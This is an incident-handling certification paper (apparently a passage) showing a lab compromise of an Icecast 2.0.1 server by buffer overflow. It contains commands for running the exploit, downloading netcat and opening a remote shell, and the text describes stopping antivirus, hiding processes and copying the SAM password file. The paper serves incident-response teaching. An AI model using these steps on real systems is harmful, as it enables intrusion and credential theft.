Global Information Assurance Certification Paper

Remote Exploitation of Icecast 2.0.1 Server

Remote Buffer Overflow and System Compromise

Jakub Pittner

GCIH Certification Practical Assignment
Version 4 (revised August 31, 2004)
Option 1
Submitted January 17, 2005
SANS Parliament Hill, August 6-11, 2004

Abstract

This paper describes an attack and system compromise of a lab-based Windows XP computer by way of a remote buffer overflow attack against the Icecast 2.0.1 streaming audio web server. The attack and Incident Handling procedures are expanded upon in detail.

Many thanks go out to those who answered questions, provided input and recommendations including: Luigi, Delikon, Adrien, John and Jeff

Table of Contents

1.0 Statement of Purpose

The purpose of this paper is to first illustrate the steps an attacker would take to utilize an exploit and compromise a vulnerable system to gain control. Secondly, this paper covers the incident handling steps required to deal with the attack. The overall goal is to educate the reader as to the methodology of an attack by illustrating each step, and to provide focus on the incident response handling process. In the end, the reader should be able to prepare for, recognize and handle a similar attack according to the SANS incident handling process.

The intent of the exploit utilized for this paper is to take advantage of a buffer overflow vulnerability in a commonly used MP3 streaming application opening a backdoor to a vulnerable system. The exploit itself is only the first part of the attack and while the vulnerability will be explained thoroughly, the emphasis will be on the system compromise in its entirety.

There are five stages to an attack as taken from the SANS GIAC Certified Incident Handling (GCIH) coursework and each stage is covered in detail. Two character roles are covered as they relate to this specific attack. The first role is that of the attacker and this paper documents his steps as he carries through each of the five attack stages.

Reconnaissance is performed to find an appropriate target. Since the attack is simulated in a lab environment, various methods of reconnaissance and target selection are highlighted in order to provide options for similar exercises in live Internet settings.

Scanning of the target is carried out in the same fashion as if it were an Internet based system. Open-source and freeware tools are used to fingerprint the target system and search for the desired vulnerability. Once the target vulnerability is discovered and confirmed, the system is exploited, analyzed and fitted to be a launch point for additional attacks.

The compromised network is mapped and searched for additional targets. A root-kit is then installed on the victim to retain access and obscure its compromise from the system owner.

The actions of the second character discussed in this paper are those of the incident handler. This paper highlights how the system owner could have better prepared to defend from such an attack and what measures could have prevented it.

The steps to identifying the attack, including its signatures, are explored. The system itself is quarantined in order to contain the incident, and the intrusion is

neutralized and eradicated.

When system is fully recovered, the experiment will end with a 'lessons learned' exercise which summarizes the circumstances that led to the incident and the countermeasures that could have prevented it.

2.0 The Exploit

2.1 Vulnerable Versions/ Operating Systems

The target application for this exploit is Icecast version 2.0.1 [1] and prior versions. Icecast is a streaming audio server widely used to host private Internet radio stations and personal jukeboxes.

Icecast publishes a MP3 or Ogg Vorbis stream to a locally hosted web-address. A remote listener connects to the sites public IP address and listening port with either a web browser utilizing its embedded media player or with an external player such as Winamp. The remote client can then listen to their private music collection anywhere in the world that they have Internet access.

The Icecast program only publishes the audio stream. A third party application is required to stream the audio feed to Icecast. There are numerous such applications available for the Windows, *NIX and Mac platforms. Examples of these applications are *ices* (UNIX), *oddcast* (Windows) and *ezstream* (Windows, *NIX).

Icecast itself is freeware and has grown through many versions and releases. The vulnerability described in the sections that follow affects version 2.0.1 and prior 2.x versions.

The exploit used in this exercise has only been tested and successfully used against versions 2.0.1 and prior running on Microsoft Windows 2000 and XP. However, the buffer overflow it exploits affects all platforms. On other platforms, denial of service or code execution may be possible, but this has not been confirmed.

2.2 Vulnerability Description

2.2.1 What is a Buffer Overflow?

A buffer overflow occurs when a program tries to put too much data into an allocated memory block of a set length. The extra data overflows and can overwrite critical values in memory that control the program's path of execution.

That is a broad definition and without knowledge of what a memory block is and how it is created or what a programs standard path of execution is, this definition explains little. There are many excellent papers available that should be read to fully understand buffer overflows and links to several of them [2] [3] [4] [5] are included in the references section of this document. The explanation that follows draws heavily on knowledge gained from reading those papers and attempts to explain buffer overflow vulnerabilities on the X86 architecture.

In order to illustrate the Icecast vulnerability several items need to be explained:

1) how buffer overflow vulnerabilities are coded,
2) what the stack and memory address are,
3) what CPU registers are and,
4) how buffer overflows occur on the stack.

How Buffer Overflows are Coded

Buffer overflows are common in programs written with C and C++. C programming makes use of several functions that receive input from a user or move data around between memory buffers, such as *gets*, *strcpy*, *scanf*. If a programmer uses these functions without adding additional code to perform proper bounds checking on what is input by the program or user, a buffer overflow can occur. It is common for programmers to omit these bounds checks in order to make their code faster as they tend to sacrifice security for speed.

It should be noted that Microsoft has included in their Visual C++ software a /GS flag [6] for their compiler. When compiling with /GS flag, code is inserted to detect buffer overflows and returns a dialog that warns the programmer if any are detected. This feature should greatly reduce buffer overflows in future C++ programs, if programmers chose to use it. For many applications, including the Icecast software, this feature came too late.

In the past and even now, programmers would assume that when they ask a user for input that the user will respond with a value within the buffer size they've allocated. For example, if a program asks for a first and last name a reasonable individual would enter something like "Bob Smith". If the programmer had


allocated a buffer for 20 characters, this input value would be well within reason.

If the input value were changed to “BobSmithAAAAAAAAAAAAAA”, then the buffer would overflow and overwrite the next memory address resulting in an error in the program.

The Stack and Memory Address

When a program is launched it becomes a process with access to a block of memory within 4 Gigabytes of virtual address space in which to execute. Each byte has an address starting from 0x00000000 to0xFFFFFFFF. These hexadecimal values represent the bounds of what we call the stack. Of this 4GB, a chunk is allocated by the operating system as a virtual memory segment for the process as illustrated in the following:

0x0012BB0A - Top of the stack



0x0012BB0F - Bottom of the stack

When a program is run, code is mapped to the address spaces. This includes program code within the executable, as well as Dynamic Link Libraries. DLL and EXE’s are basically identical except that DLLs do not contain a *main()* function that gets run. DLLs contain compiled code just like EXEs, but instead of running on their own, the DLL’s load from inside the process and call the functions inside.

Typically, code is divided into sections called procedures. These procedures can exist in the program code or in associated DLL’s. Each procedure performs a certain function for the program as a whole. Each procedure occupies its own address on the stack.


Simply put, the stack is a memory area allotted to a given process in which the process can store temporary data and support procedural calls.

CPU Registers

Processors use registers to handle the stack. Registers are storage units on the central processing unit (CPU) that hold values such as addresses.

The Extended Stack Pointer (ESP) is a register that holds the memory address of the current top of the stack. The top of the stack can shrink or grow as procedures are added and removed. When they are added the ESP will shrink and when they are removed it will grow.


The Base Pointer (EBP) holds the memory address of the base of the stack.




The stack's behavior is *last-in-first-out*. This means that a program can only PUSH new elements to the top of the stack or POP them off.

When a new procedure it pushed onto the stack, the ESP will decrease and the stack will grow. Conversely, when a procedure is popped from the stack the ESP is increased and the stack shrinks.

The Extended Instruction Pointer (EIP), also called the Return Pointer, holds the memory address of the next instruction to execute. As procedures are called and executed by the processor on the stack, the EIP will be modified to contain the memory address of the next instruction to be executed.




If the current instruction requests input from the user such as first and last name, the program allocates a buffer for the input.



Buffer Overflow on the Stack

Assuming that the input is large enough, it will fill the buffers allocated by that current instruction and also overflow and overwrite the EIP address space. If that overflow overwrites the EIP with a new return pointer, it can tell the CPU to go to an address space which contains instruction code. This code will then be executed.



The executed code can give instructions to the processor to perform malicious or unwanted procedures as is illustrated with the Icecast buffer overflow in this paper.

It should be noted that Microsoft Windows XP Service Pack II is the first MS attempt at a non-executable stack. Solaris (non-exec) and Linux (Stackguard) have the ability to make a stack non-executable. Windows XP SP2 includes a new feature call NX (no execute) which provides the same non-executable stack protection. As it stands, NX is only supported for AMD's K8 and Intel's Itanium processors but support for 32 and 64 bit architecture can be expected in the future [7].


2.2.2 Icecast Buffer Overflow Vulnerability Description

This description expands upon Luigi Auriemma's [8] own explanation of this Icecast vulnerability.

The Icecast server accepts a maximum of 32 characters in the client's HTTP request. The standard GET request can be followed with up to 32 additional characters, typically more than enough for a standard Icecast Mount Point. The Mount Point is the URL that Icecast clients connect to. For example, the mount point used on the victim in this attack is:


http://192.168.1.102:8000/rockmount

The stack allocates a buffer for the HTTP request.



*"A request with more than 31 headers (*characters*) causes the overwriting of the return address (EIP) of the vulnerable function with a pointer to the beginning of the 32nd header (*character*).*

*It is possible to execute remote code simply using the normal HTTP request plus 31 headers (*characters*) followed by shellcode that will be executed directly without the need of calling/jumping to registers or addresses.[1]"*



[1] Luigi Auriemma's description from his advisory of 28 September 2004 [9]

2.3 The Exploit - Iceexec.exe

The exploit utilized in this attack was first reported by Luigi Auriemma [9] on the 28th of September 2004.

Bugtraq ID http://www.securityfocus.com/bid/11271	11271
CERT http://www.cert.org	N/A
CIAC http://www.ciac.org	N/A
Common Vulnerabilities and Exposures (CVE) ID http://www.cve.mitre.org/	N/A

The code originated as a proof of concept and was written by Luigi to illustrate the buffer overflow vulnerability by crashing the Icecast application with a connection request that overwrote the EIP.

The code was modified on October 2nd 2004 by Delikon [10] to include shellcode and packaged as an executable [11]. The source code for this exploit is included in Appendix A of the *Extras* section of this paper.

Once the exploit performs the buffer overflow, the shellcode gives instruction to download a terminal program (netcat) from a remote website [12] and launch a listener on TCP port 9999 of the compromised machine.

The netcat listener is renamed from *nc.exe* to *spool.exe* and placed in the Icecast2 Win32 program directory along with a file called *mhh.exe*. This file is a utility called SFX Maker which is used to turn compressed ZIP files into self-extracting .EXE files.

The behavior of the exploit indicates that after the download of the netcat file *nc.exe, mhh.exe* is executed and spawns *spool.exe,* which is really a netcat listener with the command line parameters *–L, -p 9999, -e cmd.exe*. These listener parameters tell netcat to listen on TCP port 9999 and to launch a command shell upon receiving a connection.

2.4 Exploit Variations

Several incarnations of this exploit have been documented. The PacketStorm website [13] provides a Perl script that borrows shellcode from the Metasploit Project [14] capable of launching a reverse shell from the compromised system.


A Russian security site [15] took it even further by providing a choice of shellcodes allowing an attacker to launch a netcat listener, spawn a reverse shell, or add an administrator account to the vulnerable system.

2.5 Signatures of the Attack

Analysis of a compromised system reveals numerous indications that this exploit has been run. This section is divided to cover each of the of attack signatures.

2.5.1 Microsoft Error Window

The first and foremost indication that the Icecast server is under attack is the Microsoft error window displayed when the exploit is run. The error indicates that the Icecast2win MFC Application has encountered a problem and needs to close.



If the user is not seated in front of the computer at the time of the attack, chances are this message will no longer be visible when he or she is. Instruction on how to clear the error message is shown in the *Covering Tracks* section of this exercise.

2.5.2 The Ezstream Application

Once the error window is closed and the Icecast crash is complete, *ezstream* indicates the following error:

```
DEBUG: Send error: Socket error
Streaming \My Shared Folder\Get
DEBUG: Send error: Socket error
Streaming \My Shared Folder\her
DEBUG: Send error: Socket error
```


Ezstream is a command line program. This error continues in a loop until the program is terminated.

2.5.3 Icecast Logs

Under normal operation, Icecast server writes to its *access.log* and *error.log* files. No indication of an attack or application crash can be derived from reading these logs.

2.5.4 Eventviewer

An application error is also logged to the Application log.




Note that the fault address in the message is the EIP or return register address where the buffer overflow occurred.

The Event ID itself, when researched on the Internet, provides hundreds of

pages related to different application errors for hundreds of applications. There is not a generic error attributed to this Event ID.

The Dr Watson error generated by the crash, Event ID 4097, is a generic application error. The same EIP address is indicated.



2.5.5 File System

Two new files are created in the *C:\Program Files\Icecast2 Win32* directory. The first is called *mhh.exe*, the other is the netcat program *nc.exe* which is renamed to *spool.exe*. The function of these two files is previously expanded upon in the *Exploit Description* section.

2.5.6 Listening Ports

The Foundstone [16] utility Fport shows the mapping of open ports to their associated applications. Running this utility on a compromised system will indicate that TCP port 9999 is mapped to *C:\Program Files\Icecast 2 Win32\spool.exe*. This is the netcat session launched by the shellcode included in the exploit.

```
268   spool          ->  9999  TCP   C:\Program Files\Icecast2 Win32\spool.exe
```

2.5.7 Task Manager

Two new processes are started in Task Manager. The first is the *mhh.exe* file discussed in the *Exploit Description* section. The second is the *spool.exe* netcat listener running under the username of the logged-in user. It is also run under the login credentials of the logged-in user.

2.5.8 Packet Capture

A packet capture of the attack shows the following sequence of events:

1) A TCP three-way handshake between the attacking system and the victim as a session is established to the victims TCP 8000 port.

2) Next the attack is initiated with the overflowing GET request followed by the shellcode, a sample of which is shown below.

```
......GE T´/ HTTP
/1.0..a. .a..a..a
..a..a.. a..a..a.
.a..a..a ..a..a..
a..a..a. .a..a..a
..a..a.. a..a..a.
.a..a..a ..a..a..
a....Y.. .....OII
IIIIQZVT X630VX4A
0B6HH0B3 0BCVX2BD
BH4A2AD0 ADTBDQB0
```

3) Then an HTTP connection is made to the website ELITEHAVEN.NET [17] and the netcat file *nc.exe* is downloaded.

```
HTTP   GET /ncat.exe HTTP/1.1
```

4) The connection is closed

2.5.9 Snort IDS Signature

The lab environment utilized in this exercise is not equipped with a Snort IDS [18] A signature for the buffer overflow attack particular to the Icecast application is not currently available.

3.0 Stages of the Attack Process

3.1 Reconnaissance


Two scenarios are discussed pertaining to this attack:

Scenario 1

In the first, the attacker has knowledge of the vulnerability, the exploit to take advantage of it, but no real target.

In this scenario the attack is aimed at non-specific targets. An attacker who exploits the vulnerability detailed in this document is probably not in the same class of hacker who would be targeting a financial institution or a government entity. Likely he is a so-called “cracker” or “script kiddie” who collects trophies using pre-packaged attacks such as the Icecast exploit executable. For this type of attacker, the standard reconnaissance methods such as DNS interrogation and similar target research would be bypassed.

The would-be attacker would most certainly make use of an Internet search for “icecast stream” to find sites that publish Icecast audio streams. This search query brings up dozens of ‘stations’ within the first few search pages, illustrated in the following search clippings:


Nick's Webblog » **Icecast Stream**
Nick's Webblog. 12/26/2004. **Icecast Stream**. Filed under: General. — nhudson @ 1:37 pm. I updated my **icecast stream** to the new version ...

Icecast Streaming Media Server
Icecast Status Page. (un)official FM4 Livestream (/fm4-hq-intern.ogg). **Stream** Title: (un)official FM4 Livestream. **Stream** Type: Ogg Vorbis. **Stream** Listeners: 5. ...

Icecast Streaming Media Server
Icecast Status Page. nhudson's music **stream** (/streamhigh.ogg). **Stream** Title: nhudson's music **stream**. **Stream** Description: Indie, Country, Punk. Quality: 1.00.

A more simple method to find potential targets would be for the attacker to visit the Icecast website. The site has a Stream Directory link [19] which lists hundreds of public Icecast servers.

Scenario 2

In the second scenario the attacker wants to compromise a system in order to create a launch point for future attacks. He has other targets in mind but to avoid identification smartly decides to execute his more nefarious attacks from a remote system.
If for example the attacker wants to compromise a host in province of Ontario,

Canada to use in the future as a jump point for more involved hacks, the attacker could follow these steps:

1) Use an Internet search engine to search for "Ontario+Canada+ISP"

2) The first search result returns the following web address: http://www.canadianisp.com/

   This site allows the attacker to then list the available ISP's from every city, town or township in the province.

3) The attacker picks an ISP to investigate and after a quick visit to their homepage confirms it is a large enough ISP which should provide ample targets.

4) Next the attacker visits to http://www.samspade.org and performs a *Whois* search for the ISP's domain name. The returned information provides the attacker with NetRange of the IP scope owned by that ISP.

The attacker now has an address range to scan for possible targets.

3.2 Scanning

Regardless of which scenario described in the Reconnaissance section is selected, the scanning requirements are almost identical. The attacker is aware of the default port the Icecast server runs on, and because he has confirmed with his Internet search and visit to the Icecast.org stream directory that most public servers are run on the default port, the attacker's scanning efforts are minimal.

Using *nmap*[20], a free command-line scanning utility, the attacker scans for potential targets in the ISP's address space. The attack signatures indicate that a TCP three-way handshake is performed before the exploit is launched. Knowing this, the attacker performs a SYN scan (-sS option) of the target network range. The port range (-p option) is limited to port 8000 as this is the default for Icecast. He does not attempt to fingerprint (-O option) the operating systems in the process because scanning for a single port with *NMAP* does not allow for accurate OS fingerprinting and because OS fingerprinting generates a lot of extra traffic. The scan does not ping the scan targets (-P0 option) to further minimize network noise. DNS resolution is not performed (-n option) to cut traffic. Finally the results are logged to a file (-oN) called "log.txt".

Scanning a range of live IP addresses is not performed as this attack is simulated in a lab environment. The *nmap* command to scan the lab victim system is executed as follows:

```
C:\nmap>nmap -sS -p 8000 -v -n -P0 -oN log.txt 192.168.1.102
```

The output is as follows and shows that the attacker has identified a listening HTTP service on TCP 8000:

```
Initiating SYN Stealth Scan against 192.168.1.102 [1 port] at 19:40
The SYN Stealth Scan took 2.05s to scan 1 total ports.
Host 192.168.1.102 appears to be up ... good.
Interesting ports on 192.168.1.102:
PORT     STATE    SERVICE
8000/tcp filtered http-alt

Nmap run completed -- 1 IP address (1 host up) scanned in 2.610 seconds
```

The format of the command to scan the an ISP's address space for potential targets would be similar however additional precaution would have to be taken to stagger the scan over a larger period of time as some ISP's monitor for scanning activity and can respond by dropping and blacklisting the offending customer.


Once the attacker has a list of targets, he will want to determine if they are running Icecast and if they are vulnerable. The easiest way to determine if Icecast is running is to Telnet to the listening port and hit the "Enter" key twice. The server will be expecting a username and password and two null entries will kill the connection.

If it is an Icecast server that is listening on that port, the output will be as follows:

```
HTTP/1.0 401 Authentication Required
WWW-Authenticate: Basic realm="Icecast2 Server"

You need to authenticate
```

Now that it has been determined that an Icecast server is listening, the attacker needs to determine if it is a vulnerable version. Nessus [21a] is still the overwhelming favorite and one of few free vulnerability scanners available today. The Nessus plugin ID for this Icecast vulnerability is 14843 [21b]. The plugin tests for the release version and the overflow vulnerability.



A quick Nessus scan determines that the target system is vulnerable, after which there is one more scanning step necessary to determine if this particular exploit can be used on the target system.

Because the exploit launches a listener agent on the target machine, the attacker must determine if he will be able to connect to that listener once it is started. The system may be protected by a network or personal firewall which limits Internet connections to the Icecast service.

For the purposes of this paper and because this attack is being orchestrated against a lab system, it is assumed that the system is not protected by a personal firewall. The recommend method for determining if a system is protected by a firewall is to scan for additional common ports such as the Microsoft networking ports (TCP 135, 139, 445, etc).

Further discussion of firewalls and the benefit one would provide against this attack is addressed in the *Prevention* section of this paper.

3.3 Exploiting the System

The Reconnaissance and Scanning steps have allowed the attacker to identify a target that is running vulnerable Icecast software and is not protected by a personal firewall. Next he exploits the target system.

It was discovered in the *Attack Signatures* section of this document that the attack will launch a Windows Error window upon successful use of the exploit. For this reason, the attacker would want to strike when the system owner is unlikely to be sitting at his computer.

At midnight the attacker launches his attack. In a command window he issues the attack command launching the exploit executable at the target IP address and service port:

```
C:\SANS\iceexec\exploit>iceexec.exe 192.168.1.102 8000
```

The exploit is launched and finds the Icecast server to be vulnerable as suspected:

```
C:\SANS\iceexec\exploit>iceexec.exe 192.168.1.102 8000

Icecast <= 2.0.1 Win32 remote code execution 0.1
by Luigi Auriemma
e-mail: aluigi@altervista.org
web:    http://aluigi.altervista.org

shellcode add-on by Delikon
www.delikon.de

- target   192.168.1.102:8000
- send malformed data

Server IS vulnerable!!!
```

The exploit launches the overflow attack; the shellcode is sent to the target netcat listener is downloaded as illustrated in the *Attack Signatures* section.

The attacker launches his local netcat client and connects to the listening TCP port 9999, opening a command prompt on the compromised Windows XP machine:

```
C:\netcat>nc.exe 192.168.1.102 9999
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Program Files\Icecast2 Win32>
```

The next step for most attacks would be to issue the *net start* command to list the active services. If a virus checker program such as McAfee's McShield is installed, an associated service will be listed. The attacker would then issue the *net stop* <*service_name*> command to disable the virus checker service. The lab system used in this attack is not protected by a virus checker.

Once he is sure no anti-virus protection is running on the system, the attacker uploads a backdoor utility. This step is discussed in detail in *the Keeping Access* and *Covering Tracks* sections.

As a precursor to a full system compromise, he uploads netcat (nc.exe) to the compromised system using the TFTP program built into Windows XP. The exploit has already downloaded a version but the attacker trusts only his own

binaries.

```
C:\Program Files\Icecast2 Win32>tftp -i 192.168.1.101 get nc.exe
tftp -i 192.168.1.101 get nc.exe
Transfer successful: 59392 bytes in 1 second, 59392 bytes/s
```

Under most circumstances, an attacker would rename the nc.exe executable to hide it. Renaming it to *svchost.exe* will hide the process in Task Manager. Even then, it is identified as running under the username of the user logged-in rather than the default XP service accounts 'system' or 'network'. Several instances of *svchost.exe* are run during a normal Windows session and this approach is a common attempt to hide a rogue process among valid services. In this exercise, the process itself is hidden from the operating system and so renaming it is unnecessary.

The attacker can also take further steps to gain knowledge of the system and network, for example copying the SAM account file from the *\WINDOWS\repair* directory and using password cracker such as LC5 [22] to extract account names and passwords. For this exercise, cracking the SAM is not undertaken.

3.4 Mapping the Network

The next step of the attack is to determine if any other systems exist on the victim's network that can also be compromised.

First the attacker views the network configuration of the compromised system, checking to see if it is multi-homed, by issuing the *ipconfig /all* command.

The results returned indicate that only one network adapter exists on the victim machine, with the IP address of 192.168.1.102/24 and a default gateway of 192.168.1.1. This indicates that because the default gateway is not a public address, there is an Internet router present, in the form of another system or likely a dedicated device which provides Network Address Translation (NAT) to the systems behind it.

The next step is to upload a network scanner, in this case *nmap*, and the attacker does so by again utilizing the built-in Windows TFTP client.

If only the *nmap* executable is uploaded, certain functions such as OS fingerprinting will not work and attempting to use them will cause the program to terminate. For that reason, the attacker uploads the associated *nmap* files as well: *nmap-mac-prefixes*, *nmap-os-fingerprints*, *nmap-protocols*, *nmap-rpc*, *nmap-service-probes*, and *nmap-services*

An *nmap* SYN scan sweep (-sS option) is initiated of the target network, also using OS fingerprinting (-O) to determine the identities of the systems

discovered:

```
C:\WINDOWS>nmap -sS -O 192.168.1.*
nmap -sS -O 192.168.1.*

Starting nmap 3.75 ( http://www.insecure.org/nmap )
```

The results indicate 2 active hosts on the network, another Windows XP system and a Linksys router:


```
Interesting ports on 192.168.1.1:
(The 1661 ports scanned but not shown below are in state: closed)
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
MAC Address: 00:0F:66:[illegible] (Cisco-Linksys)
Device type: general purpose
